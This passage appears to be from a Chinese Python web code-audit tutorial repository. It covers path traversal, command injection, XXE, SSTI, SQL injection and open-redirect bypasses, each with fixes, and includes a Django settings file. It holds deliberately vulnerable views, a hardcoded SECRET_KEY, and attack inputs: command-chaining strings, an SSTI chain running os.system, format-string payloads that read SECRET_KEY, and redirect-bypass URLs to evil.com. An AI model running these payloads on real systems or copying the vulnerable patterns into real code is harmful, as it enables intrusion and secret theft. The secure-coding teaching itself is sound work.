')
68 | def readfile(file):
69 | dir = os.path.abspath(os.path.join('/uploadfile', file)) #abspath跟getcwd有关,需要确保工作目录
70 | if os.path.dirname(dir) == os.path.join(os.getcwd(), 'uploadfile'):
71 | with open(dir, 'r') as f:
72 | content = f.read()
73 | return Response(content)
74 | else:
75 | return Response('文件读取失败')
76 |
77 | #return send_from_directory(os.path.join(os.path.dirname(__file__), 'uploadfile'), file)
78 | ```
79 |
80 | flask中有一个文件读取下载的方法`send_from_directory`,其中有一个`safe_join`来判断参数中是否存在`..`这种类型的地址。
81 |
82 | 如果是传参的形式导致目录遍历的文件读取,可以参考以下的方式
83 |
84 | ```python
85 | def READFILE(request):
86 | file = request.GET.get('path')
87 | path = os.path.join('/var/www/images/', file) #images为限制的读取目录
88 | if os.path.abspath(path).startswith('/var/www/images/') is False:
89 | raise Http404
90 | else:
91 | with open(path, "rb") as f:
92 | content = f.read()
93 | return HttpResponse(content)
94 | ```
95 |
96 | 还可以使用`os.path.realpath`或者真实路径再去判断。flask修改静态文件的配置
97 |
98 | ```
99 | app = Flask( __name__,static_folder=,template_folder=)
100 | ```
101 |
102 | 如果在django下,不是很介意目录的存在形式的话,可以利用静态目录设置多级目录来区分资源文件。
103 |
104 | ```python
105 | STATIC_URL = '/file/' #静态资源路由
106 |
107 | STATICFILES_DIRS = [
108 | os.path.join(BASE_DIR, "static"), #文件夹
109 | ]
110 | ```
111 |
112 | 然后创建file文件夹,里面设置静态和其他文件目录,可以通过链接直接访问,只要上传文件没错误就行了。
113 |
114 | ```
115 | http://127.0.0.1:8000/file/upload/2.txt
116 | ```
117 |
118 | django当然也有自己的资源文件的设置
119 |
120 | ```python
121 | MEDIA_ROOT = os.path.join(BASE_DIR,'media') #以后会自动将文件上传到指定的文件夹中
122 | MEDIA_URL = '/media/' #以后可以使用这个路由来访问上传的媒体文件
123 |
124 | from django.conf.urls.static import static
125 | from django.conf import settings
126 | urlpatterns = [
127 | path('', views.IndexView.as_view()),
128 | ]+static(settings.MEDIA_URL,document_roo = settings.MEDIA_ROOT)
129 | ```
130 |
131 | 关于非常规的文件读取漏洞,可以查看https://www.leavesongs.com/PENETRATION/arbitrary-files-read-via-static-requests.html
132 |
--------------------------------------------------------------------------------
/命令执行.md:
--------------------------------------------------------------------------------
1 | ## Command Execute
2 |
3 | 常见的执行命令模块和函数有
4 |
5 | ```
6 | os
7 | subprocess
8 | pty -> 在Linux下使用
9 | codecs
10 | popen
11 | eval
12 | exec
13 | ```
14 |
15 | 执行某些需要系统命令参与的操作时,或者为了便于程序操作的时候。会直接调用某些系统命令库来执行,比如在CTF上常见的命令执行操作ping,为了达到这个想法,有采用系统模块操作的
16 |
17 | ```
18 | os.system('ping -n 4 %s' %ip)
19 | ```
20 |
21 | 有自己实现ICMP协议来发送的,https://github.com/samuel/python-ping/blob/master/ping.py。原文是python2下的实现,后面提供一份python3下的修改版,或者直接使用`ping3`模块。
22 |
23 | Python动态编程语言是能够从字符串执行代码,`eval`执行一个字符串,还可以用来执行字符串转对象。可以使用的还有`exec`。
24 |
25 | 关于eval的危险性:https://lucumr.pocoo.org/2011/2/1/exec-in-python/
26 |
27 | ```Python
28 | def command():
29 | if request.values.get('cmd'):
30 | sys.stdout = io.StringIO()
31 | cmd = request.values.get('cmd')
32 | return Response('输入的值为:%s
' %str(eval(cmd)))
33 | # return Response('输入的值为:%s
' %str(exec(cmd)))
34 | else:
35 | return Response('请输入cmd值
')
36 | ```
37 |
38 | 重定向输出后,可以直接看到执行的命令结果。使用命令模块的场景
39 |
40 | ```Python
41 | def COMMAND(request):
42 | if request.GET.get('ip'):
43 | ip = request.GET.get('ip')
44 | cmd = 'ping -n 4 %s' %shlex.quote(ip)
45 | flag = subprocess.run(cmd, shell=False, stdout=subprocess.PIPE)
46 | stdout = flag.stdout
47 | return HttpResponse('%s
' %str(stdout, encoding=chardet.detect(stdout)['encoding']))
48 | else:
49 | return HttpResponse('请输入IP地址
')
50 | ```
51 |
52 | 当然python可以命令执行的并不是单一的模块,还有反序列化,格式化字符串,以及web框架模板的模板注入。
53 |
54 | `subprocess`是一个为了代替os其中的命令执行库而出现的,python3.5以后的版本,建议是使用`subprocess.run`来操作,3.5之前的可以使用库中你认为合适的函数。不过库中的函数都是通过`subprocess.Popen`的封装而实现,也可以执行使用`subprocess.Popen`来执行较复杂的操作,在`shell=False`的时候,第一个字符是列表,或者传入字符串。当使用`shell=True`的时候,python会调用`/bin/sh`来执行命令,届时会造成命令执行。
55 |
56 | ```Python
57 | cmd = request.values.get('cmd')
58 | s = subprocess.Popen('ping -n 4 '+cmd, shell=True, stdout=subprocess.PIPE)
59 | stdout = s.communicate()
60 | return Response('输入的值为:%s
' %str(stdout[0], encoding=chardet.detect(stdout[0])['encoding']))
61 | ```
62 |
63 | ### 修复代码
64 |
65 | 至于某些操作,可以使用其他模块或者函数来执行的尽量不采用命令模块执行。eval和exec是没必要使用的,虽然某些情况下很好用,但是用来处理输入参数还是太过分了。
66 |
67 | 比如需要探测系统存活,可以使用ping3。尝试端口的开放使用socket。
68 |
69 | ```
70 | ping3.verbose_ping(ip)
71 | ```
72 |
73 | 如果某些必要的命令操作需要命令模块来执行,建议使用`subprocess`,并且设置`shell=False`。可以保护免受shell相关的命令执行。按照官方建议,然后跟 `shlex.quote()`配合使用。
74 |
75 | ```Python
76 | def COMMAND(request):
77 | if request.GET.get('ip'):
78 | ip = request.GET.get('ip')
79 | cmd = 'ping -n 4 %s' %shlex.quote(ip)
80 | flag = subprocess.Popen(cmd, shell=False, stderr=subprocess.PIPE, stdout=subprocess.PIPE)
81 | stdout, stderr = flag.communicate()
82 | return HttpResponse('%s
' %str(stdout)) #127.0.0.1&&whoami
83 | else:
84 | return HttpResponse('请输入IP地址
')
85 | ```
86 |
87 | 这时候再使用`127.0.0.1&&whoami`的时候就可以看到,其实是把这个参数当作一个字符串来处理。
88 |
89 | ```
90 | ping -n 4 '127.0.0.1&&whoami'
91 | Ping 请求找不到主机 '127.0.0.1&&whoami'。请检查该名称,然后重试。
92 | ```
93 |
94 | 要是想采用过滤或者上面的方式不合适,还可以使用过滤和白名单的形式。如果采用如下的方式,设置文件的id,通过id来操作,同时id是一个hash字段。
95 |
96 | ```Python
97 | def COMMAND(request):
98 | if request.GET.get('filte'):
99 | id = request.GET.get('filte')
100 | filename = File.objects.get(file_hash=id).filename # 代表文件的hash字段
101 | os.system('rm %s' %filename)
102 | return HttpResponse('删除成功
')
103 | else:
104 | return HttpResponse('请输入IP地址
')
105 | ```
106 |
107 | 这样看是不是也能达到避免命令执行的效果?实际上,保存的filenam要看是不是后台自动生成的,如果传入一个这样的文件名,还是会存在风险。
108 |
109 | ```
110 | aaa;whoami;.jsp
111 | ```
112 |
113 | 如果是不想依赖第三方模块,又要使用命令执行库,就要考虑怎么处理输入字段。简而言之,进入命令执行的字段一定是处理过的,最好是不可被前端预期的值。
114 |
115 | 搭建一个命令执行的环境,可以尝试这个项目,还有现成的脚本使用:https://github.com/sethsec/PyCodeInjection
--------------------------------------------------------------------------------
/XXE.md:
--------------------------------------------------------------------------------
1 | ## XXE
2 |
3 | 具体漏洞就不解释了,都多多少少都见过很多种类型的XXE。Python 有三种方法解析 XML,SAX,DOM,以及 ElementTree:
4 |
5 | ```
6 | #SAX
7 | xml.sax.parse()
8 |
9 | #DOM
10 | xml.dom.minidom.parse()
11 | xml.dom.pulldom.parse()
12 |
13 | #ElementTree
14 | xml.etree.ElementTree()
15 | ```
16 |
17 | 第三方xml解析库挺多的,libxml2使用C语言开发的xml解析器,lxml就是基于libxml2使用python开发的。而存在xxe的也就是这个库。
18 |
19 | 先看一下第三方的lxml存在问题的地方
20 |
21 | ```python
22 | def xxe():
23 | tree = etree.parse('xml.xml')
24 | # tree = lxml.objectify.parse('xml.xml')
25 | return etree.tostring(tree.getroot())
26 | ```
27 |
28 | 从字符串读取
29 |
30 | ```python
31 | def xxe():
32 | # tree = etree.parse('xml.xml')
33 | # tree = lxml.objectify.parse('xml.xml')
34 | # return etree.tostring(tree.getroot())
35 | xml = b"""
36 |
37 | ]>
38 |
39 | &xxe;
40 | A blog about things
41 | """
42 | tree = etree.fromstring(xml)
43 | return etree.tostring(tree)
44 | ```
45 |
46 | 存在问题原因是,XMLparse方法中`resolve_entities`默认设置为`True`,导致可以解析实体。
47 |
48 | ```
49 | def __init__(self, encoding=None, attribute_defaults=False, dtd_validation=False, load_dtd=False, no_network=True, ns_clean=False, recover=False, schema=None, huge_tree=False, remove_blank_text=False, resolve_entities=True, remove_comments=False, remove_pis=False, strip_cdata=True, collect_ids=True, target=None, compact=True): # real signature unknown; restored from __doc__
50 | pass
51 | ```
52 |
53 | 下表概述了标准库XML已知的攻击以及各种模块是否容易受到攻击。
54 |
55 | | 种类 | sax | etree | minidom | pulldom | xmlrpc |
56 | | :----------------------------------------------------------- | :----------- | :----------- | :----------- | :----------- | :----------- |
57 | | billion laughs | **易受攻击** | **易受攻击** | **易受攻击** | **易受攻击** | **易受攻击** |
58 | | quadratic blowup | **易受攻击** | **易受攻击** | **易受攻击** | **易受攻击** | **易受攻击** |
59 | | external entity expansion | 安全 (4) | 安全 (1) | 安全 (2) | 安全 (4) | 安全 (3) |
60 | | [DTD](https://en.wikipedia.org/wiki/Document_type_definition) retrieval | 安全 (4) | 安全 | 安全 | 安全 (4) | 安全 |
61 | | decompression bomb | 安全 | 安全 | 安全 | 安全 | **易受攻击** |
62 |
63 | 1. [`xml.etree.ElementTree`](https://docs.python.org/zh-cn/3.7/library/xml.etree.elementtree.html#module-xml.etree.ElementTree) 不会扩展外部实体并在实体发生时引发 `ParserError`。
64 | 2. [`xml.dom.minidom`](https://docs.python.org/zh-cn/3.7/library/xml.dom.minidom.html#module-xml.dom.minidom) 不会扩展外部实体,只是简单地返回未扩展的实体。
65 | 3. `xmlrpclib` 不扩展外部实体并省略它们。
66 | 4. 从 Python 3.7.1 开始,默认情况下不再处理外部通用实体。
67 |
68 | 以其中一个为例`xml.dom.pulldom`,实例情况启用对外部实体的处理存在XXE问题。
69 |
70 | ```python
71 | doc = xml.dom.pulldom.parse('xml.xml')
72 | for event, node in doc:
73 | doc.expandNode(node)
74 | nodes = node.toxml()
75 | return Response(nodes)
76 | ```
77 |
78 | ### Excel解析导致xxe
79 |
80 | 部分第三方解析excel表的库
81 |
82 | ```
83 | xlrd
84 | xlwt
85 | xluntils
86 | openpyxl
87 | ```
88 |
89 | excel表格和word文档,都是基于压缩的ZIP文件格式规范,里面包含了工作簿数据,文档信息,资料数据等。
90 |
91 | `openpyxl<=2.3.5`的时候由于内部是使用lxml模块解析,采用的是默认的配置导致会解析外部实体。
92 |
93 | ### 修复代码
94 |
95 | 第三方模块`lxml`按照修改设置来改就可以
96 |
97 | ```python
98 | def xxe():
99 | tree = etree.parse('xml.xml', etree.XMLParser(resolve_entities=False))
100 | # tree = lxml.objectify.parse('xml.xml', etree.XMLParser(resolve_entities=False))
101 | return etree.tostring(tree.getroot())
102 | ```
103 |
104 | 尝试改用`defusedxml` 是一个纯 Python 软件包,它修改了所有标准库 XML 解析器的子类,可以防止任何潜在的恶意操作。 对于解析不受信任的XML数据的任何服务器代码,建议使用此程序包。
105 |
106 | https://pypi.org/project/defusedxml/
--------------------------------------------------------------------------------
/SSTI.md:
--------------------------------------------------------------------------------
1 | ## SSTI
2 |
3 | 模版注入常在flask和jinja2模板中出现,先看一段代码
4 |
5 | ```python
6 | def ssti():
7 | if request.values.get('name'):
8 | name = request.values.get('name')
9 | template = "%s" %name
10 | return render_template_string(template)
11 |
12 | #template = Template('%s' %name)
13 | #return template.render()
14 | else:
15 | return render_template_string('输入name值
')
16 | ```
17 |
18 | 其中大概有两个点是值得在意的,一个是格式化字符串,另一个是函数`render_template_string`。其是这两个更像是配合利用,像这么使用就不会有这个问题
19 |
20 | ```python
21 | def ssti():
22 | if request.values.get('name'):
23 | name = request.values.get('name')
24 | template = "{{ name }}"
25 | return render_template_string(template, name=name)
26 | else:
27 | return render_template_string('输入name值
')
28 | ```
29 |
30 | 这么看的话,问题是出在格式化字符串上,而非某个函数上。格式化字符串的问题就是在于,是否传入是字符串还是一个模板语句。当使用格式化字符换,传入一个`{{ config }}`这样的值的时候,由于字符串的拼接替换,导致传入模板中的时候,被当作一个合法语句执行。而正常取值的时候,是先传入模板语句再进行字符串的解析,函数会把参数当作字符串处理。
31 |
32 | 当然出于安全考虑,模板引擎基本上都是拥有沙盒的,模板注入并不会直接解析python代码造成任意代码执行,所以想要利用这个问题,就需要配合沙箱逃逸来使用。沙箱逃逸这一块涉及的太多,有关资料也很多,就不多说。
33 |
34 | 之前也写过一篇[python 沙箱逃逸与SSTI](https://misakikata.github.io/2020/04/python-沙箱逃逸与SSTI/)。常见的利用比如这个执行命令的POC。
35 |
36 | ```
37 | ().__class__.__mro__[-1].__subclasses__()[72].__init__.__globals__['os'].system('whoami')
38 | ```
39 |
40 | 在django中,使用一些IDE创建项目的时候可以很明显看到,使用的模板是`Django`模板,当然我们也可以使用jinja2模板,不过django自己的模板并是很少见过ssti这种问题,倒是由于格式化字符串导致信息泄露,如下使用两种格式化字符串才造成问题的情况。
41 |
42 | ```python
43 | def SSTI(request):
44 | if request.GET.get('name'):
45 | name = request.GET.get('name')
46 | template = "user:{user}, name:%s" %name
47 | return HttpResponse(template.format(user=request.user))
48 | else:
49 | return HttpResponse('输入name值
')
50 | ```
51 |
52 | 其中,当name传入`{user.password}`会读取到登陆用户的密码,此处使用管理员账号。那么为什么会传入的参数是name,而下面解析的时候被按照变量来读取了。
53 |
54 | 使用`format`来格式化字符串的时候,我们设定的user是等于`request.user`,而传入的是`{user.password}`,相当于template是`user:{user}, name:{user.password}`,这样再去格式化字符串就变成了,`name:request.user.password`,导致被读取到信息。
55 |
56 | 在`format`格式符的情况下,出现ssti的情况也极少,比如使用如下代码,只能获得一个eval函数调用,`format`只能使用点和中括号,导致执行受到了限制。
57 |
58 | ```
59 | {user.__init__.__globals__[__builtins__][eval]}
60 | ```
61 |
62 | p牛给过两个代码用来利用django读取信息
63 |
64 | ```
65 | http://localhost:8000/?email={user.groups.model._meta.app_config.module.admin.settings.SECRET_KEY}
66 | http://localhost:8000/?email={user.user_permissions.model._meta.app_config.module.admin.settings.SECRET_KEY}
67 | ```
68 |
69 | 再找几个也可以使用的,上面都是直接使用auth模块来执行,因此可以先使用`{user.groups.model._meta.apps.app_configs}`找到包含的APP。
70 |
71 | ```
72 | #其实这个跟上面的有些类似都是通过auth来读取
73 | {user.groups.model._meta.apps.app_configs[auth].module.middleware.settings.SECRET_KEY}
74 | #然后还可以换成sessions
75 | {user.groups.model._meta.apps.app_configs[sessions].module.middleware.settings.SECRET_KEY}
76 | #使用staticfiles
77 | {user.groups.model._meta.apps.app_configs[staticfiles].module.utils.settings.SECRET_KEY}
78 | ```
79 |
80 | ### 修复代码
81 |
82 | flask只要不把用户输入格式化字符串和`render_template_string`一起使用就可以降低风险,建议可以直接使用`render_template`,使用模板文件。
83 |
84 | django使用`render`即可,由于函数原因,并不直接支持格式化字符串。
85 |
86 | 如果需要使用字符串,或者并不是直接使用框架中的函数。还有一种是jinja2的sandbox,同样可以降低风险。不过sandbox也出现过被绕过的情况,使用的时候要注意版本。
87 |
88 | ```python
89 | def ssti():
90 | if request.values.get('name'):
91 | env = SandboxedEnvironment()
92 | name = request.values.get('name')
93 | #template = env.get_template('hello.html')
94 | #template.render(name='Geng WenHao')
95 | return env.from_string(("{name}").format(name=name)).render()
96 | else:
97 | return render_template_string('输入name值
')
98 | ```
99 |
100 |
101 |
102 | 有兴趣的可以看几篇关于沙箱和SSTI利用的文章:
103 |
104 | https://www.cnblogs.com/tr1ple/p/9415641.html
105 |
106 | https://xz.aliyun.com/t/7746
107 |
108 | https://www.leavesongs.com/PENETRATION/python-string-format-vulnerability.html
109 |
110 | https://xz.aliyun.com/t/52
111 |
112 | https://www.mi1k7ea.com/2019/06/02/%E6%B5%85%E6%9E%90Python-Flask-SSTI/
--------------------------------------------------------------------------------
/python_code_audit/python_code_audit/settings.py:
--------------------------------------------------------------------------------
1 | """
2 | Django settings for python_code_audit project.
3 |
4 | Generated by 'django-admin startproject' using Django 2.2.
5 |
6 | For more information on this file, see
7 | https://docs.djangoproject.com/en/2.2/topics/settings/
8 |
9 | For the full list of settings and their values, see
10 | https://docs.djangoproject.com/en/2.2/ref/settings/
11 | """
12 |
13 | import os
14 |
15 | # Build paths inside the project like this: os.path.join(BASE_DIR, ...)
16 | BASE_DIR = os.path.dirname(os.path.dirname(os.path.abspath(__file__)))
17 |
18 |
19 | # Quick-start development settings - unsuitable for production
20 | # See https://docs.djangoproject.com/en/2.2/howto/deployment/checklist/
21 |
22 | # SECURITY WARNING: keep the secret key used in production secret!
23 | SECRET_KEY = '&vfn007vmbjhh2e&)ll*n4ss!1p_(787#v0k5szgnkm^%%b(o%'
24 |
25 | # SECURITY WARNING: don't run with debug turned on in production!
26 | DEBUG = True
27 |
28 | ALLOWED_HOSTS = ['*']
29 |
30 | SAFE_URL = ['www.baidu.com','127.0.0.1', 'www.baidus.com']
31 |
32 | # Application definition
33 |
34 | INSTALLED_APPS = [
35 | 'django.contrib.admin',
36 | 'django.contrib.auth',
37 | 'django.contrib.contenttypes',
38 | 'django.contrib.sessions',
39 | 'django.contrib.messages',
40 | 'django.contrib.staticfiles',
41 | 'code_audit',
42 |
43 | ]
44 |
45 | MIDDLEWARE = [
46 | 'django.middleware.security.SecurityMiddleware',
47 | 'django.contrib.sessions.middleware.SessionMiddleware',
48 | 'django.middleware.common.CommonMiddleware',
49 | 'django.middleware.csrf.CsrfViewMiddleware',
50 | 'django.contrib.auth.middleware.AuthenticationMiddleware',
51 | 'django.contrib.messages.middleware.MessageMiddleware',
52 | 'django.middleware.clickjacking.XFrameOptionsMiddleware',
53 | ]
54 |
55 | ROOT_URLCONF = 'python_code_audit.urls'
56 |
57 | TEMPLATES = [
58 | {
59 | 'BACKEND': 'django.template.backends.django.DjangoTemplates',
60 | 'DIRS': [os.path.join(BASE_DIR, 'templates')]
61 | ,
62 | 'APP_DIRS': True,
63 | 'OPTIONS': {
64 | 'context_processors': [
65 | 'django.template.context_processors.debug',
66 | 'django.template.context_processors.request',
67 | 'django.contrib.auth.context_processors.auth',
68 | 'django.contrib.messages.context_processors.messages',
69 | ],
70 | },
71 | },
72 | ]
73 |
74 | WSGI_APPLICATION = 'python_code_audit.wsgi.application'
75 |
76 |
77 | # Database
78 | # https://docs.djangoproject.com/en/2.2/ref/settings/#databases
79 |
80 | DATABASES = {
81 | 'default': {
82 | 'ENGINE': 'django.db.backends.sqlite3',
83 | 'NAME': os.path.join(BASE_DIR, 'db.sqlite3'),
84 | }
85 | }
86 |
87 |
88 | # Password validation
89 | # https://docs.djangoproject.com/en/2.2/ref/settings/#auth-password-validators
90 |
91 | AUTH_PASSWORD_VALIDATORS = [
92 | {
93 | 'NAME': 'django.contrib.auth.password_validation.UserAttributeSimilarityValidator',
94 | },
95 | {
96 | 'NAME': 'django.contrib.auth.password_validation.MinimumLengthValidator',
97 | },
98 | {
99 | 'NAME': 'django.contrib.auth.password_validation.CommonPasswordValidator',
100 | },
101 | {
102 | 'NAME': 'django.contrib.auth.password_validation.NumericPasswordValidator',
103 | },
104 | ]
105 |
106 |
107 | # Internationalization
108 | # https://docs.djangoproject.com/en/2.2/topics/i18n/
109 |
110 | LANGUAGE_CODE = 'zh-hans'
111 |
112 | TIME_ZONE = 'Asia/Shanghai'
113 |
114 | USE_I18N = True
115 |
116 | USE_L10N = True
117 |
118 | USE_TZ = True
119 |
120 |
121 | # Static files (CSS, JavaScript, Images)
122 | # https://docs.djangoproject.com/en/2.2/howto/static-files/
123 |
124 | STATIC_URL = '/file/'
125 |
126 |
127 | STATICFILES_DIRS = [
128 | os.path.join(BASE_DIR, "static"),
129 | ]
130 |
131 | ALLOWED_EXTENSIONS = ['png', 'jpg', 'jpeg'] #白名单
132 | UPLOAD_FOLDER = os.path.join(os.path.dirname(__file__), '../static/upload/')
133 |
134 | MAX_FILE_SIZE = 209715 #限制在2M内
135 |
136 | MEDIA_URL = '/media/'
137 | MEDIA_ROOT = os.path.join(BASE_DIR,'media') #以后会自动将文件上传到指定的文件夹中
138 |
--------------------------------------------------------------------------------
/SQL.md:
--------------------------------------------------------------------------------
1 | ## SQL
2 |
3 | SQL注入的存在类型多半是拼接代码的过程中出现,类似如下形式
4 | ```
5 | http://www.aaa.com?id=1
6 | "SELECT * FROM user WHERE id='"+id+"';"
7 | ```
8 | Python中存在注入问题可能更多的是利用格式化字符串拼接的问题,比如
9 | ```
10 | sql = "SELECT * FROM user WHERE id=%s;" %id
11 | con.execute(sql)
12 | ```
13 |
14 | 比如在django中的示例代码:
15 |
16 | ```Python
17 | username = c.execute('SELECT username FROM auth_user WHERE id = %s;' %str(id)).fetchall()
18 | ```
19 |
20 | 如果传入参数进行拼接,就会产生SQL 注入。
21 |
22 | 在flask上经常使用的SQLAlchemy,它可以像django一样,创建一个表模型,通过api来操作数据库。查看示例代码中的实现
23 |
24 | 比如当使用`user = User.query.filter(User.id == id)`的时候产生的是如下的语句
25 |
26 | ```Python
27 | SELECT users.id AS users_id, users.name AS users_name, users.email AS users_email
28 | FROM users
29 | WHERE users.id = ?
30 | ```
31 |
32 | 这样使用还会出现注入嘛?正常使用是不会出现,但如果不正常使用,比如把上面的拼接语句跟SQLAlchemy结合使用该出现的还是会出现
33 |
34 | ```Python
35 | sql = "SELECT name, email from users WHERE id = %s" %str(id)
36 | data = session.execute(sql).fetchone()
37 | ```
38 |
39 | 那么是不是只要使用了标准的api接口,不采用拼接的形式就不会出现注入了。这里又涉及到一个词,叫正确使用,什么是正确使用,用phithon大佬的一篇文章,[Pwnhub Web题Classroom题解与分析](https://www.leavesongs.com/PENETRATION/pwnhub-web-classroom-django-sql-injection.html)
40 |
41 | 比如以下代码,没有采用拼接,也用的是标准的api接口,理论上是不存在注入的,但是此处却能达到注入的效果,问题就是filter没有按照正确的使用形式,传入的参数名是可控制的。
42 |
43 | ```Python
44 | class LoginView(JsonResponseMixin, generic.TemplateView):
45 | template_name = 'login.html'
46 |
47 | def post(self, request, *args, **kwargs):
48 | data = json.loads(request.body.decode())
49 | stu = models.Student.objects.filter(**data).first()
50 | if not stu or stu.passkey != data['passkey']:
51 | return self._jsondata('账号或密码错误', 403)
52 | else:
53 | request.session['is_login'] = True
54 | return self._jsondata('登录成功', 200)
55 | ```
56 |
57 | 当使用IDE进行代码编写的时候,写入参数名会自动出现很多类似的字段`auther__username__exact=admin`,auther是表中的字段也是外键,username是transform,而exact是lookup。
58 |
59 | 区别是:transform表示“如何去找关联的字段”,lookup表示“这个字段如何与后面的值进行比对”。
60 |
61 | 所以上面提到的那个字段意思就是:在`author`外键连接的用户表中,找到`username`等于`admin`的字段。
62 |
63 | 生成的SQL语句就是`WHERE users.username = 'admin'`。对于上面那段代码,只要使用`{"passkey__contains":"a"}`,密码字段包含a就会造成注入。
64 |
65 | ### 字典注入
66 |
67 | 通常对数据操作的时候,是使用`User.objects.create(username=name)`这种形式,还有一种是利用字典进行数据操作,同样可以操作数据,但此时的问题就存在于字典键上,形式类似上面的参数名可控。
68 |
69 | ```python
70 | dict = {'username':"admin", 'age':18}
71 | User.objects.create(**dict)
72 | ```
73 |
74 | ### 二次注入
75 |
76 | django数据库是ORM框架,使用django的数据库操作api的时候是可以防御SQL注入的,但是存在一种使用不当造成二次注入的情况,比如有此views
77 |
78 | ```python
79 | def files(request):
80 | if request.GET.get('url'):
81 | url = request.GET.get('url')
82 | File.objects.create(filename=url)
83 | return HttpResponse('保存成功')
84 | else:
85 | filename = File.objects.get(pk=23).filename
86 | cur = connection.cursor()
87 | cur.execute("""select * from code_audit_file where filename='%s'""" %(filename))
88 | str = cur.fetchall()
89 | cur.close()
90 | return HttpResponse(str)
91 | ```
92 |
93 | 当我们保存字段`filename`的时候,如果字段是`' or '1'='1`,则会自动转义为`\' or \'1\'=\'1`,但是其中的单引号并不会被去除,而是全部当作一个字符串被保存。后面如果使用拼接的SQL语句,就会触发SQL注入
94 |
95 | ```
96 | select * from code_audit_file where filename='' or '1'='1'
97 | ```
98 |
99 | 就会造成如上的SQL语句,导致SQL注入的产生。
100 |
101 | 列举几个django最近一年的几个SQL注入漏洞,[CVE-2020-7471](https://xz.aliyun.com/t/7218),[CVE-2020-9402](https://xz.aliyun.com/t/7403),[CVE-2019-14234](https://xz.aliyun.com/t/5896)
102 |
103 | ### 修复代码
104 |
105 |
106 | 怎么处理这种使用第三方数据库模块导致的漏洞,例如在sqlite3库中,execute是带有函数参数位,可以利用函数对传入值转译。
107 | ```
108 | execute("SELECT *FROM user WHERE id=?", [id])
109 | ```
110 | 比如插入多条数据的时候
111 | ```Python
112 | sql = 'insert into userinfo(user,pwd) values(%s,%s);'
113 | data = [
114 | ('july', '147'),
115 | ('june', '258'),
116 | ]
117 | cursor.executemany(sql, data)
118 | ```
119 |
120 | 示例代码中,django的处理方式有两种,如上的编译型语句,还有一种是django自身的ORM引擎,利用api来操作数据库,但是也要正确使用
121 |
122 | ```
123 | user = User.objects.get(id=str(id))
124 | ```
125 |
126 | 如果使用如下拼接,就算是api还是会有问题
127 |
128 | ```Python
129 | user = User.objects.raw('SELECT *FROM user WHERE id='+'"'+id+'"')
130 | ```
131 |
132 | Django的查询语法难以简单的表达复杂的 `WHERE` 子句,对于这种情况, Django 提供了 `extra()` `QuerySet`修改机制 — 它能在 `QuerySet`生成的SQL从句中注入新子句。https://www.cnblogs.com/gaoya666/p/8877116.html
133 |
134 | ```Python
135 | queryResult=models.Article.objects.extra(select={'is_recent': "create_time > '2018-04-18'"})
136 | ```
137 |
138 | 当没有正确使用的时候,还是会导致SQL注入的产生
139 |
140 | ```
141 | User.objects.extra(WHERE=['id='+str(id)]) #错误使用
142 | User.objects.extra(WHERE=['id=%s'], params=[str(id)]) #正确使用
143 | ```
144 |
145 | flask可以使用编译语句外,还可以使用Sqlalchemy,详细查看示例代码,构建一个models后,可以使用类似django的方式来操作数据。
146 |
147 | ```Python
148 | user = User.query.filter(User.id == id).first()
149 | ```
150 |
151 | 如果是插入的话,将会构建一个类似如下的编译语句
152 |
153 | ```
154 | [SQL: INSERT INTO users (name, email) VALUES (?, ?)]
155 | ```
156 |
--------------------------------------------------------------------------------
/URL Bypass.md:
--------------------------------------------------------------------------------
1 | ## URL Bypass
2 |
3 | url跳转,网站使用用户输入的地址,跳转到一个攻击者控制的网站,可能导致跳转过去的用户被精心设置的钓鱼页面骗走自己的个人信息和登录口令。比如一个简单的跳转形式。
4 |
5 | ```python
6 | def urlbypass():
7 | if request.values.get('url'):
8 | url = request.values.get('url')
9 | return redirect(url)
10 | ```
11 |
12 | 再一些自定义的方法中,如果使用识别域名和路径没有做这些情况的处理。可能会导致域名的判断上出现绕过限制的情况。比如想限制域名为`baidu.com`二级域名
13 |
14 | ```python
15 | def urlbypass():
16 | if request.values.get('url'):
17 | url = request.values.get('url')
18 | if url.endswith('baidu.com'):
19 | return redirect(url)
20 | else:
21 | return Response('不允许域名')
22 | else:
23 | return Response('请输入跳转的url')
24 | ```
25 |
26 | 如果是自定义方法来切割或者识别链接,也可能会导致以下的域名利用。
27 |
28 | ```
29 | 1. 单斜线"/"绕过
30 | https://www.landgrey.me/redirect.php?url=/www.evil.com
31 | 2. 缺少协议绕过
32 | https://www.landgrey.me/redirect.php?url=//www.evil.com
33 | 3. 多斜线"/"前缀绕过
34 | https://www.landgrey.me/redirect.php?url=///www.evil.com
35 | https://www.landgrey.me/redirect.php?url=////www.evil.com
36 | 4. 利用"@"符号绕过
37 | https://www.landgrey.me/redirect.php?url=https://www.landgrey.me@www.evil.com
38 | 5. 利用反斜线"\"绕过
39 | https://www.landgrey.me/redirect.php?url=https://www.evil.com\www.landgrey.me
40 | 6. 利用"#"符号绕过
41 | https://www.landgrey.me/redirect.php?url=https://www.evil.com#www.landgrey.me
42 | 7. 利用"?"号绕过
43 | https://www.landgrey.me/redirect.php?url=https://www.evil.com?www.landgrey.me
44 | 8. 利用"\\"绕过
45 | https://www.landgrey.me/redirect.php?url=https://www.evil.com\\www.landgrey.me
46 | 9. 利用"."绕过
47 | https://www.landgrey.me/redirect.php?url=.evil (可能会跳转到www.landgrey.me.evil域名)
48 | https://www.landgrey.me/redirect.php?url=.evil.com (可能会跳转到evil.com域名)
49 | 10.重复特殊字符绕过
50 | https://www.landgrey.me/redirect.php?url=///www.evil.com//..
51 | https://www.landgrey.me/redirect.php?url=////www.evil.com//..
52 | ```
53 |
54 | 参考:https://landgrey.me/static/upload/2019-09-15/mofwvdcx.pdf
55 |
56 | 关于url bypass先提一下前面说到的`urllib`分割域名
57 |
58 | ```python
59 | >>> urllib.parse.urlparse('http:www.baidu.com')
60 | ParseResult(scheme='http', netloc='', path='www.baidu.com', params='', query='', fragment='')
61 | >>> urllib.parse.urlparse('http:/www.baidu.com')
62 | ParseResult(scheme='http', netloc='', path='/www.baidu.com', params='', query='', fragment='')
63 | >>> urllib.parse.urlparse('/www.baidu.com')
64 | ParseResult(scheme='', netloc='', path='/www.baidu.com', params='', query='', fragment='')
65 | >>> urllib.parse.urlparse('//www.baidu.com')
66 | ParseResult(scheme='', netloc='www.baidu.com', path='', params='', query='', fragment='')
67 | >>> urllib.parse.urlparse('///www.baidu.com')
68 | ParseResult(scheme='', netloc='', path='/www.baidu.com', params='', query='', fragment='')
69 | >>> urllib.parse.urlparse('ht:888')
70 | ParseResult(scheme='', netloc='', path='ht:888', params='', query='', fragment='')
71 | >>> urllib.parse.urlparse('http:888')
72 | ParseResult(scheme='http', netloc='', path='888', params='', query='', fragment='')
73 | >>> urllib.parse.urlparse('https:888')
